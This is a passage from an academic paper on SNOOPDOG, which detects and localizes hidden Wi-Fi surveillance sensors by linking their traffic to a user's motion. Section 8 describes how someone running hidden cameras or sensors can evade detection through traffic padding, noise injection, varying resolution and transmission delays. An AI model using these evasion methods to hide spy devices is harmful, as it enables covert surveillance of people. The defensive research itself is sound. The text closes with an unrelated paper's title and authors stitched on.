Overall false positive rate. We perform false positive analysis for two separate cases. In case one, we run cause-effect analysis for every device whose traffic has been captured (a network can have devices such as phones, laptops, and other sensors in addition to snooping devices) and find out if a device is falsely classified to be snooping on the user. In case two, we perform our cause-effect analysis on a camera that is not looking at the scene to see whether it will produce a false positive.

For case one, our experimental test-bed consists of devices monitoring the user such as a camera, motion sensor, home assistant and RF-sensor. We also include innocuous devices usually present in a scene such as smartphones, laptops, Wi-Fi-routers, smart-lights, and embedded devices such as raspberry-pi. We ran this analysis for 50 trials. We found 2 false positives for Active Phase and 9 false positives for Background Phase.

We divide case 2 into two separate parts. In the first part, a camera is placed in another room (where the user who's running SNOOPDOG is not present). Another person is moving freely in the room. In the second part, the person in the other room is sitting on a desk and working while the camera is monitoring them. We show the results of our experiments in Table 3. We perform these trial for both background detection and active detection. The one detection for background phase is because the walking patterns of the user and the person in the other room were similar. In such cases, a user can turn off the light in their room and see if the traffic of the device drops. If it does, it means the camera is in their room.

Case	Total Trials	False Positives	
		Background	Active(S5)
(1) User moving	15	1 (6.66%)	0 (0.00%)
(2) User working on a desk	10	0 (0.00%)	0 (0.00%)

Table 3: False-positives for a camera in a separate room.

False negatives for background detection. SNOOPDOG's background detection mechanism is most susceptible to false negatives since it relies on natural human motion rather than active command and response patterns. Figure 6 shows camera traffic and IMU data for a user walking randomly in a room. As long as the user stops at some point within the detection period, SNOOPDOG is able to detect hidden devices. However, if the user is continuously stationary or continuously in motion, SNOOPDOG fails to detect the presence of clandestine sensors.




Figure 6: Camera traffic and its comparison with IMU data

7.4 Snooping Sensor Localization

We evaluated SNOOPDOG for 4 different spaces with different sensor placements. The accuracy of localization in all of these cases depends on the user's requirements. The user can perform more trials to reduce the probable region where the sensor is placed. We use an example to demonstrate how the SNOOPDOG localization algorithm works. To perform our localization, we chose a room as shown in Figure 7. The camera is placed at a corner of the room. We begin by performing our **S5** detection trials in different parts of the room. The location and results of our trials are shown. Based on these observations, we know that the camera is present somewhere in the square region of the room and hence, we eliminate the other part and start our trial-based localization.




Figure 7: Lab dimensions and results of the detection trials.

We stand in the middle of the probable space and hold a laptop such that the screen is pointing in one direction. Then we turn to the other side and repeat the same experiment. We observe that there is a significant (>150%) increase in the camera data rate when the laptop is pointed towards the left side. When pointed to the right, the data rate remains similar to that of an empty room. Thus we eliminate the right portion of the room from the probable area. We again stand in the middle of the leftover space and repeat the experiments until we achieve a sufficiently reduced space.




Figure 8: A walk-through of the trial-based localization algorithm in the laboratory environment in Figure 7. The arrows represent the direction the laptop screen was facing.

Audio-based localization: A similar elimination-based localization for audio sensors is described in Appendix A.

7.5 Overhead Analysis

Time: Sensor detection can happen in the background with minimal user intervention. However, this will take some time. In situations where a user wants to immediately know if he/she is being spied on by a sensor (such as when entering a changing room), they can directly begin the active phase where they will perform the **S5** motion. It takes about 40 seconds to perform active detection. For localization, each trial can take 30 seconds. Since the localization space reduction is determined by the user, he/she can perform the trial any number of times. If the total number of trials is n, the overhead will be about $30n$ seconds.

User effort: If the detection occurs in the background, there is no overhead in terms of user involvement. However, both active phase and localization require user effort. In case the user is suffering from physical disabilities, he/she may find it hard to follow through these steps.

Wi-Fi Channel Hopping: In detection mode, SNOOPDOG must hop channels across all frequencies as an adversary may have configured devices on different Wi-Fi frequency bands. A transmitting device might inadvertently evade detection if it is hopping while SNOOPDOG is scanning. Hence, we perform multiple scans of the entire Wi-Fi spectrum to reduce misdetections. We would ideally monitor all Wi-Fi channels simultaneously, but this is infeasible with a single WiFi radio. Multiple Wi-Fi radios will reduce the search space per radio at additional cost and degraded portability.

7.6 Effects of Range on Detection

Detection depends on the range of a sensor. The camera range is the depth which it can record meaningful information from the scene. If the user stands too far from the camera, their motion may not produce a significant variation in its traffic. For motion sensors and RF sensors, the range is specified by the vendor. The motion sensor that we used has a range of 15 feet (4.6 m) and the RF sensor we used had a range of 4 m. For Amazon Echo, the range is a function of the loudness of sound. For cameras, we perform our detection trials at different distances to find out the range.

We perform the **S5** motion in front of a camera at 1 m and gradually increase the distance. We find that as we move away from the camera, the changes in its traffic decrease. For the Wansview camera, the distance at which traffic changes are not enough to establish causality is the smallest at about 3 m.

7.7 Failure Analysis

During our evaluation, SNOOPDOG's detection failed during some trials for both cameras and motion sensors. In this section, we will describe and discuss those cases.

Camera. SNOOPDOG failed to detect hidden cameras when the camera video froze (no transmission) for a small duration during our detection trial. Another cause of miss-detection were additional users in the scene since the network traffic due to their motion cannot be filtered out. Also, when the user was present far from the camera (refer Section 7.6), the traffic changes due to the motion of the user were not enough to establish Granger causality.

Motion Sensor. Motion sensors sometimes send status messages to the cloud service that they are connected to. These transmissions happen in the form of a short burst. Since there was no motion before these transmissions, they result in SNOOPDOG failing to establish causality. While we cannot say with certainty what each of these transmissions are, we saw multiple such transmissions when the sensor was started, during update, and sometimes even in between two motion events. A user can also query the sensor status from their phone to which the sensor has to respond. SNOOPDOG failed to detect causality when these transmissions were present in the network traffic of the motion sensor.

8 Techniques to fool SNOOPDOG

In this section, we discuss how an adversary can fool SNOOPDOG.

8.1 No Encoding or Data Padding

SNOOPDOG uses the relationship between encoding schemes and ground truth to find out if there is a device which is monitoring the user. Hence, to fool SNOOPDOG, the sensors can either send un-encoded raw data or they can pad the encoded data to make the data rate constant. Cameras can either pad their traffic or they can send un-encoded images frames. Since sending images will put a large overhead on the network bandwidth, padding the traffic [30] is a better idea. We pad the camera traffic with random payload in Figure 9. Since SNOOPDOG cannot see what's inside the payload, it can be anything. The device can even send labels in the payload that help the server decide if this is a valid packet or fake data generated to fool detection. Also in Figure 9, we pad the traffic of a motion sensor to make it appear like a constantly transmitting device with no variation in traffic in response to user's motion.

For RF sensors, one can find out the maximum number of points it can output and then always pad the information so that we are transmitting the maximum number of points allowed. These extra points could all be zeros which would make it easier to filter them out on the server side.




Figure 9: Padding the motion sensor and the camera traffic

8.2 Adding Random Noise to the Data

Another way to fool SNOOPDOG is by injecting noise into the device's wireless traffic at random intervals for some time window. Since SNOOPDOG utilizes the change in device traffic to ascertain a cause-effect relationship, the variations caused by injecting random noise are able to fool the detection.

Devices that do not transmit continuously can randomly send information that creates a pattern similar to their inferred event traffic. This way they can keep sending their information which is hidden within random traffic. We add random noise which appears like regular traffic for a motion sensor in Figure 10.

8.3 Constantly Vary the Resolution of the Data Being Transmitted

For devices like camera, there are several video resolutions that an adversary can choose. The higher the resolution, the better the video quality is. However, if an adversary chooses a scheme where the video resolution is constantly varying, it will cause random changes in the network traffic. Hence, even if the user's motion is causing changes to the traffic, it is overpowered by the changes in network traffic due to a variation in resolution.

For RF sensors, they can vary the number of maximum points that they transmit continuously to achieve a similar




Figure 10: Injecting noise in the traffic of a motion sensor to fool SNOOPDOG

effect.

8.4 Adding a tape/broadcast delay to the transmissions

An adversary can add a tape delay to the sensor transmissions, i.e. intentionally adding a delay between when something was recorded and when it was transmitted. Since, we are only looking for causality within a small time window, a high tape delay will be able to fool SNOOPDOG . However, given enough storage capacity and time, it is possible for SNOOPDOG to scan the entire recording to look for cause-effect relationship with user motion. But for large tape delays, this is not practical.

9 Limitations

1: Only limited to VBR devices. Although SNOOPDOG can detect a wide variety of commonly available sensors, it cannot detect *any* wireless sensor monitoring the user. For a sensor to be detectable by SNOOPDOG, the traffic must be encoded with a Variable Bit Rate (VBR) algorithm and the data recorded by the sensor must change in response to user perturbation which can be recorded by a ground truth sensor. That said, most surveillance devices such as cameras, motion sensors and smart-home assistants today fall into this category, and thus we believe SNOOPDOG can serve as a valid defense.
2: A technically capable adversary can fool* SNOOPDOG *if they know about its existence. If the adversary suspects SNOOPDOG is in use, they can use one of the techniques listed in Section 8. They can also use channel hopping or MAC randomization. We have not evaluated SNOOPDOG for any of the above techniques.
3: Evaluation is limited to Wi-Fi devices and devices who route their traffic through a Wi-Fi-hub only. We have evaluated SNOOPDOG for Wi-Fi-connected devices only. For future work, this framework can be evaluated for other popular wireless communication standards. SNOOPDOG can be extended to standards like Zigbee [41], Z-Wave [42], and Bluetooth [43, 44] as long as we have the following: 1) A receiver that can scan their probable frequencies and sniff their packets to find if any devices are transmitting and 2) the ability to find unique device IDs from packet headers and distinguishing header information from payload size. While capturing Zigbee/Z-Wave packets will require additional hardware, recent works have shown that it is possible for a Wi-Fi radio to perform cross-technology communication. [45, 46]

10 Discussion

Q1: What is the usability of* SNOOPDOG*? We envision SNOOPDOG to be implemented as an app on either a smartphone or a smartwatch (or a combination of the two). This means an end-user will not need any prior knowledge about causality and coverage of a device to use it. SNOOPDOG will continuously work in the background to look for a cause-effect relationship between a user's actions and device traffic. It will then guide a user step-by-step through the entire localization procedure. Since an adversary can place a sensor at any time (e.g.,when a user checks in a room, searches for devices, finds none and then leaves for dinner after which the adversary places the spying device), SNOOPDOG will still find it because it continuously works in the background. This will not cause any overhead in terms of user involvement.
Q2: How can false positives be reduced? For false positive to occur during active detection, the device's traffic needs to map directly to the **S5** motion during the active phase and user's motion during the background phase, which is unlikely. If there happens to be another camera in an adjacent space monitoring another user who is performing the detection trial within the same time window as the first user, it will trigger a false detection. However, the probability of this happening is low. Nevertheless, it remains a possibility, and mitigating such instances are highly desirable.

Simple strategies can significantly reduce the chances of false positives. First, during the initial monitoring phase for wireless devices, any periodic trends in traffic patterns can be noted; the detector trial should ensure its periods are not synchronous with such periodicity. Furthermore, the detection process can be done multiple times with varying and erratic period lengths. This will drastically decrease the chances of a false positive, as a device would have to coincidentally follow this effectively random traffic pattern. Finally, the entire process itself can be performed repeatedly; each iteration compounds the decrease in false positive rate, such that it eventually reduces to a statistical impossibility.
Q3: Are there alternative approaches to causality? One alternative approach to detecting snooping sensors is correlation. However, correlation does not imply causation. If we have a sensor that measures the ground truth in the modality we want to detect, we need to use causality analysis. For example, it takes the camera some time to process the information and send it over to the server. So if we capture human

motion with an IMU, the camera traffic will lag the IMU time series. This is correctly captured by causality analysis but not by correlation. However, if instead of using a sensor to measure the ground truth, we use another sensor that can capture the same modality that we are trying to detect, we can use correlation because if both the devices are capturing the same event, their traffic should show similar trends. Future work can also explore the efficacy of data-driven approaches such as deep learning for time series classification.

Q4: Can we detect continuously streaming audio bugs? There are two ways to encode audio, either constant bit rate (CBR) or variable bit rate (VBR). VBR techniques make use of similarity in sound, such as prolonged silence, to reduce the amount of data required for encoding. In contrast, CBR always encodes with the same number of bits. Many off-the-shelf audio recorders and audio streaming apps use CBR. Since SNOOPDOG only has access to the payload size of a packet, there must be variation in the payload to determine causality. Hence, SNOOPDOG cannot detect CBR audio bugs.

Q5: What is the impact of a ground-truth sensor? Qualitatively, the ground-truth sensor enables the detection of causality between human action and hidden sensors. Even if all hidden devices were connected to an accessible Wi-Fi network (which is the same system model used by IoTInspector [8]), one would only be able to detect the presence of a device on the network and not whether it is monitoring a user. To quantitatively demonstrate and evaluate the impact of a ground-truth sensor, Figure 3 illustrates an example where an IMU enables SNOOPDOG to identify between a hidden sensor monitoring a user and disregard a camera in a separate room. Moreover, one may argue that an application can actively instruct the user to move and establish causality between the period of instruction and the Wi-Fi traffic patterns. First, such an approach relies on a general user motion model to establish causality during these time frames. Second, this approach is not capable of background detection as it would rely on active command and response patterns. In Table 3 case 1, without a ground truth sensor, the false positive rate is 100%. With a ground truth sensor, this decreases to 6.66%.

11 Related Work

This section presents the most relevant and related works.

Detecting hidden devices using RF signals. A popular tool to detect hidden devices is called a bug detector [47] – an RF receiver that can sense if the received power in a frequency range is above a threshold. The problem with such devices is that they can produce false alarms when used near other RF sources such as mobile phones or laptops [17, 18]. Also, they give no additional information about the type of device or where it is located. After detection, the onus lies completely on the user to physically find the device and verify if it is a surveillance device or not. The host may have a wireless device to monitor the power consumption of his property, but to the bug detector, it would seem similar to an IP camera.

Classifying devices on the network using wireless traffic sniffing. While services like Princeton IoT Inspector [8] collect traffic statistics to identify the types of devices present on the network, they fail to identify if those devices are indeed spying on the user or not. Just ascertaining the presence of a surveillance device is not enough. The device may be present outside the house or it may be monitoring some part of the house which was already disclosed by the home owner. In cases like this, just identifying such a device exists is not enough, we also need to determine two important facets – is the device spying on the user and is it located in an area of the house that has the potential to violate user privacy. Moreover, tools like this need to have access to the network in order to be effective. If the snooping devices are placed in a hidden network or on a password protected network, the use cases of such a tool are limited.

Other network traffic analysis tools [48, 49] utilize traffic data to find which devices are consuming high bandwidth. Such techniques can be used to classify audio and video data streams present in the wireless networks. However, with an increase in streaming services [50, 51], it is difficult to distinguish camera video and audio flows with those of streaming services based on just their bandwidth usage.

Detecting cameras on the network using wireless traffic sniffing. Wampler *et al.* [9] and others [10, 11] show that information leakage occurs in camera traffic due to how videos are encoded. They observe that changing lighting conditions cause noticeable variations in the network traffic. Though these techniques perform well, their performance degrades when the environment lighting changes naturally. Additionally, while these techniques work well for a camera, they do not generalize to other types of snooping devices, like RF sensors or motion detectors. Finally, in order to be able to change the lighting conditions of a space, the user requires either specialized hardware (like an LED board or a bulb) or access to lighting controls, which is not guaranteed.

Approaches like DewiCam [13] exploit the correlation between human motion and camera data flows to determine if the camera is indoors or outdoors.

In [12], Wu *et al.* use their own camera to record a scene while simultaneously sniffing the network traffic. They compare the data rate and pattern of their camera with other devices in the network to look for any similarities. If a similarity exists, there is a high probability that the device is a camera.

Localizing wireless devices using RSSI. Received Signal Strength Indicator (RSSI) is the estimate of the power received at the receiver from the transmitting device. The power received drops with distance, and so does the RSSI. This property is leveraged to localize devices using RSSI [52–55]. However, due to phenomenon like multipath and shadowing, the accuracy varies from space to space [56]. The error is very high (several meters). For small rooms, such a result will be meaningless, as the snooping device can be effectively hidden

anywhere.

12 Conclusion

In this paper, we presented SNOOPDOG, a framework to detect, identify, and localize Wi-Fi based sensors monitoring a person in an arbitrary space. SNOOPDOG works by establishing causality between a set of ground truth sensors monitoring a user and the transmitted information of wireless devices on a Wi-Fi network. It then uses this causality to perform trial-based localization. We implement SNOOPDOG on a set of commonly available devices such as a smartphone and a laptop and evaluate our solution on a set of representative clandestine sensors. The framework had a detection rate of 95.2% when the injected multi-modal event was human motion or sound. SNOOPDOG leverages directionality of snooping sensors to reduce the total search area.

13 Acknowledgements

The research reported in this paper was sponsored in part by the National Science Foundation (NSF) under award #CNS-1705135, by the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA, and by the Army Research Laboratory (ARL) under Cooperative Agreement W911NF-17-2-0196. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the ARL, DARPA, NSF, SRC, or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation here on.

References

[1] S. Staff, "Smart home devices market forecast to be growing globally at 31% annual clip," Oct 2018. [Online]. Available: https://www.securitysales.com/research/smart-home-devices-market-forecast/

[2] B. Heater, "Amazon upgrades its blink outdoor security camera with better battery, two-way talk – techcrunch," May 2019. [Online]. Available: https://techcrunch.com/2019/05/08/amazon-upgrades-its-blink-outdoor-security-camera-with-better-battery-two-way-talk/

[3] S. Fussell. (2019) Airbnb has a hidden-camera problem. [Online]. Available: https://www.theatlantic.com/technology/archive/2019/03/what-happens-when-you-find-cameras-your-airbnb/585007/

[4] S. Jeong and J. Griffiths, "Hundreds of south korean motel guests were secretly filmed and live-streamed online," Mar 2019. [Online]. Available: https://www.cnn.com/2019/03/20/asia/south-korea-hotel-spy-cam-intl/index.html

[5] I. E. Staff, "Couple says they found hidden camera pointing at their bed in carnival cruise room," Oct 2018. [Online]. Available: https://www.insideedition.com/couple-says-they-found-hidden-camera-pointing-their-bed-carnival-cruise-room-47948

[6] A. Press, "Cops: Man secretly filmed dozens of women in changing room," Jan 2019. [Online]. Available: https://www.wptv.com/news/world/police-more-than-60-victims-in-changing-room-camera-case

[7] C. Southworth, J. Finn, S. Dawson, C. Fraser, and S. Tucker, "Intimate partner violence, technology, and stalking," *Violence against women*, vol. 13, no. 8, pp. 842–856, 2007.

[8] D. Y. Huang, N. Apthorpe, G. Acar, F. Li, and N. Feamster, "Iot inspector: Crowdsourcing labeled network traffic from smart home devices at scale," *arXiv preprint arXiv:1909.09848*, 2019.

[9] C. Wampler, S. Uluagac, and R. Beyah, "Information leakage in encrypted ip video traffic," in *2015 IEEE Global Communications Conference (GLOBECOM)*. IEEE, 2015, pp. 1–7.

[10] B. Nassi, R. Ben-Netanel, A. Shamir, and Y. Elovici, "Drones' cryptanalysis-smashing cryptography with a flicker," in *IEEE Symposium on Security and Privacy (SP), Vol. 00*, 2019, pp. 833–850.

[11] T. Liu, Z. Liu, J. Huang, R. Tan, and Z. Tan, "Detecting wireless spy cameras via stimulating and probing," in *Proceedings of the 16th Annual International Conference on Mobile Systems, Applications, and Services*. ACM, 2018, pp. 243–255.

[12] K. Wu and B. Lagesse, "Do you see what i see?< subtitle> detecting hidden streaming cameras through similarity of simultaneous observation," in *2019 IEEE International Conference on Pervasive Computing and Communications (PerCom*. IEEE, 2019, pp. 1–10.

[13] Y. Cheng, X. Ji, T. Lu, and W. Xu, "Dewicam: Detecting hidden wireless cameras via smartphones," in *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*. ACM, 2018, pp. 1–13.

[14] "Best sellers in surveillance security cameras." [Online]. Available: https://www.amazon.com/Best-Sellers-Electronics-Surveillance-Security-Cameras/zgbs/electronics/898400

[15] "Best sellers in home automation devices." [Online]. Available: https://www.amazon.com/Best-Sellers-Home-Improvement-Automation-Devices/zgbs/hi/6478739011

[16] D. Ding, R. A. Cooper, P. F. Pasquina, and L. Fici-Pasquina, "Sensor technology for smart homes," *Maturitas*, vol. 69, no. 2, pp. 131–136, 2011.

[17] D. Sathyamoorthy, M. J. M. Jelas, and S. Shafii, "Wireless spy devices: A review of technologies and detection methods," *EDITORIAL BOARD*, p. 130, 2014.

[18] V. Valeros and S. Garcia, "Spy vs. spy: A modern study of microphone bugs operation and detection," Chaos Computer Club e.V., 2017, https://doi.org/10.5446/34936 *Lastaccessed* : 26*Nov*2019.

[19] C. W. Granger, "Investigating causal relations by econometric models and cross-spectral methods," *Econometrica: Journal of the Econometric Society*, pp. 424–438, 1969.

[20] H. Wu, K. Tan, J. Liu, and Y. Zhang, "Footprint: cellular assisted wi-fi ap discovery on mobile phones for energy saving," in *Proceedings of the 4th ACM international workshop on Experimental evaluation and characterization*. ACM, 2009, pp. 67–76.

[21] X. Hu, L. Song, D. Van Bruggen, and A. Striegel, "Is there wifi yet?: How aggressive probe requests deteriorate energy and throughput," in *Proceedings of the 2015 Internet Measurement Conference*. ACM, 2015, pp. 317–323.

[22] S. Wenger, "H. 264/avc over ip," *IEEE transactions on circuits and systems for video technology*, vol. 13, no. 7, pp. 645–656, 2003.

[23] A. D. Singh, S. S. Sandha, L. Garcia, and M. Srivastava, "Radhar: Human activity recognition from point clouds generated through a millimeter-wave radar," in *Proceedings of the 3rd ACM Workshop on Millimeter-wave Networks and Sensing Systems*. ACM, 2019, pp. 51–56.

[24] R. Zhang and S. Cao, "Real-time human motion behavior detection via cnn using mmwave radar," *IEEE Sensors Letters*, vol. 3, no. 2, pp. 1–4, 2018.

[25] V. Kepuska and G. Bohouta, "Next-generation of virtual personal assistants (microsoft cortana, apple siri, amazon alexa and google home)," in *2018 IEEE 8th Annual Computing and Communication Workshop and Conference (CCWC)*. IEEE, 2018, pp. 99–103.

[26] S. Kennedy, H. Li, C. Wang, H. Liu, B. Wang, and W. Sun, "I can hear your alexa: Voice command fingerprinting on smart home speakers," in *2019 IEEE Conference on Communications and Network Security (CNS)*. IEEE, 2019, pp. 232–240.

[27] C. V. Wright, L. Ballard, S. E. Coull, F. Monrose, and G. M. Masson, "Spot me if you can: Uncovering spoken phrases in encrypted voip conversations," in *2008 IEEE Symposium on Security and Privacy (sp 2008)*. IEEE, 2008, pp. 35–49.

[28] K. Gao, C. Corbett, and R. Beyah, "A passive approach to wireless device fingerprinting," in *2010 IEEE/IFIP International Conference on Dependable Systems & Networks (DSN)*. IEEE, 2010, pp. 383–392.

[29] M. Crotti, M. Dusi, F. Gringoli, and L. Salgarelli, "Traffic classification through simple statistical fingerprinting," *ACM SIGCOMM Computer Communication Review*, vol. 37, no. 1, pp. 5–16, 2007.

[30] N. Apthorpe, D. Y. Huang, D. Reisman, A. Narayanan, and N. Feamster, "Keeping the smart home private with smart(er) iot traffic shaping," 2018.

[31] C. Zuo, H. Wen, Z. Lin, and Y. Zhang, "Automatic fingerprinting of vulnerable ble iot devices with static uuids from mobile apps," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2019, pp. 1469–1483.

[32] J. Ortiz, C. Crawford, and F. Le, "Devicemien: network device behavior modeling for identifying unknown iot devices," in *Proceedings of the International Conference on Internet of Things Design and Implementation*. ACM, 2019, pp. 106–117.

[33] Y. Meidan, M. Bohadana, A. Shabtai, J. D. Guarnizo, M. Ochoa, N. O. Tippenhauer, and Y. Elovici, "Profiliot: a machine learning approach for iot device identification based on network traffic analysis," in *Proceedings of the symposium on applied computing*. ACM, 2017, pp. 506–509.

[34] M. Miettinen, S. Marchal, I. Hafeez, N. Asokan, A.-R. Sadeghi, and S. Tarkoma, "Iot sentinel: Automated device-type identification for security enforcement in iot," in *2017 IEEE 37th International Conference on Distributed Computing Systems (ICDCS)*. IEEE, 2017, pp. 2177–2184.

[35] M. Vanhoef, C. Matte, M. Cunche, L. S. Cardoso, and F. Piessens, "Why mac address randomization is not enough: An analysis of wi-fi network discovery mechanisms," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, 2016, pp. 413–424.

[36] N. Patel, "Dead reckoning, a location tracking app for android smartphones." [Online]. Available: https://github.com/nisargnp/DeadReckoning

[37] R. W. Levi and T. Judd, "Dead reckoning navigational system using accelerometer to measure foot impacts," Dec. 10 1996, uS Patent 5,583,776.

[38] S. Beauregard and H. Haas, "Pedestrian dead reckoning: A basis for personal positioning," in *Proceedings of the 3rd Workshop on Positioning, Navigation and Communication*, 2006, pp. 27–35.

[39] S.-T. Sun, A. Cuadros, and K. Beznosov, "Android rooting: Methods, detection, and evasion," in *Proceedings of the 5th Annual ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices*. ACM, 2015, pp. 3–14.

[40] L. Ojeda and J. Borenstein, "Personal dead-reckoning system for gps-denied environments," in *2007 IEEE International Workshop on Safety, Security and Rescue Robotics*. IEEE, 2007, pp. 1–6.

[41] P. Kinney *et al.*, "Zigbee technology: Wireless control that simply works," in *Communications design conference*, vol. 2, 2003, pp. 1–7.

[42] M. B. Yassein, W. Mardini, and A. Khalil, "Smart homes automation using z-wave protocol," in *2016 International Conference on Engineering & MIS (ICEMIS)*. IEEE, 2016, pp. 1–6.

[43] N. J. Muller, *Bluetooth demystified*. McGraw-Hill New York, 2001, vol. 1.

[44] J. C. Haartsen, "Bluetooth radio system," *Wiley Encyclopedia of Telecommunications*, 2003.

[45] Z. Li and T. He, "Webee: Physical-layer cross-technology communication via emulation," in *Proceedings of the 23rd Annual International Conference on Mobile Computing and Networking*, 2017, pp. 2–14.

[46] S. M. Kim and T. He, "Freebee: Cross-technology communication via free side-channel," in *Proceedings of the 21st Annual International Conference on Mobile Computing and Networking*, 2015, pp. 317–330.

[47] Nbc, "How to detect hidden cameras," Aug 2019. [Online]. Available: https://www.nbcmiami.com/news/local/How-to-Detect-Hidden-Cameras-in-Your-Vacation-Rental-530314101.html

[48] "Monitor wi-fi traffic - wireless bandwidth monitoring tools." [Online]. Available: https://www.solarwinds.com/netflow-traffic-analyzer/use-cases/monitor-wifi-traffic

[49] P. Schmitt, F. Bronzino, R. Teixeira, T. Chattopadhyay, and N. Feamster, "Enhancing transparency: Internet video quality inference from network traffic," 2018.

[50] A. Steele, "Music revenue surges on streaming subscription growth," Sep 2019. [Online]. Available: https://www.wsj.com/articles/music-revenue-surges-on-streaming-subscription-growth-11567708974

[51] D. Kumar, K. Shen, B. Case, D. Garg, G. Alperovich, D. Kuznetsov, R. Gupta, and Z. Durumeric, "All things considered: an analysis of iot devices on home networks," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 1169–1185.

[52] Y. Sun, M. Liu, and M. Q.-H. Meng, "Wifi signal strength-based robot indoor localization," in *2014 IEEE International Conference on Information and Automation (ICIA)*. IEEE, 2014, pp. 250–256.

[53] X. Luo, W. J. O'Brien, and C. L. Julien, "Comparative evaluation of received signal-strength index (rssi) based indoor localization techniques for construction jobsites," *Advanced Engineering Informatics*, vol. 25, no. 2, pp. 355–363, 2011.

[54] W. Xue, W. Qiu, X. Hua, and K. Yu, "Improved wi-fi rssi measurement for indoor localization," *IEEE Sensors Journal*, vol. 17, no. 7, pp. 2224–2230, 2017.

[55] Z. Li, Z. Xiao, Y. Zhu, I. Pattarachanyakul, B. Y. Zhao, and H. Zheng, "Adversarial localization against wireless cameras," in *Proceedings of the 19th International Workshop on Mobile Computing Systems & Applications*. ACM, 2018, pp. 87–92.

[56] S. Jondhale, R. Deshpande, S. Walke, and A. Jondhale, "Issues and challenges in rssi based target localization and tracking in wireless sensor networks," in *2016 International Conference on Automatic Control and Dynamic Optimization Techniques (ICACDOT)*. IEEE, 2016, pp. 594–598.

[57] D. G. Green, "Sinusoidal flicker characteristics of the color-sensitive mechanisms of the eye," *Vision research*, vol. 9, no. 5, pp. 591–601, 1969.

Appendix A Audio-based Localization for Personal Home Assistants

In this section, we describe the audio localization technique step-by-step. First, we place the source of the sound (smartphone playing a phrase containing the wake word of the device) at different points in the room and see how it affects the device traffic. Then we go around the room while SNOOPDOG repeats that sound continuously and checks them for

causality with device traffic as shown in Figure 11. Sound played at the points marked as green produces cause-effect relationship with the device traffic. We eliminate the regions where we detect no causality. Next, we reduce the volume by 1 level and repeat our experiment in the left-over space till we are left with a region of desirable size.




Figure 11: Trial-based localization for acoustic sensors.

Appendix B Traffic Variation of a Personal Home Assistant During Drop-In




Figure 12: Traffic variation of Amazon Echo Dot while dropping-in

As discussed in the previous sections, Amazon Echo devices allow the user to drop into any of their Alexa devices and remotely listen to the audio in the room that they are placed in. This does not require any authentication on the device side during the drop-in. We perform 3 drop-ins on an Amazon Echo Device and show the traffic variation in Figure 12. From the traffic variation, it is clear when the drop-ins start and when they end.

Appendix C Aggregation of Traffic Statistics

Each device's traffic is grouped by MAC address, windowed, and processed to compute device traffic volume and variation. SNOOPDOG monitors packet sequence number in the WLAN layer to isolate and remove duplicate or redundant packets. As large images are sent over multiple fixed-length packets, a sufficiently large window size must be used. We chose a 100 ms window to group all packets with the same image within one interval. Cameras require a frame rate higher than 10 Hz to satisfy the flicker fusion (i.e., persistence of vision) threshold of the human eye [11, 57].

For camera encodings, we discard I-frames (through averaging), as they do not encode differences in a scene and require higher bandwidth, thereby adversely affecting the causality analysis.

The Complexities of Healing in Secure Group Messaging: Why Cross-Group Effects Matter

Cas Cremers
CISPA Helmholtz Center for Information Security

Britta Hale*
Naval Postgraduate School (NPS)

Konrad Kohbrok†
Aalto University

Abstract

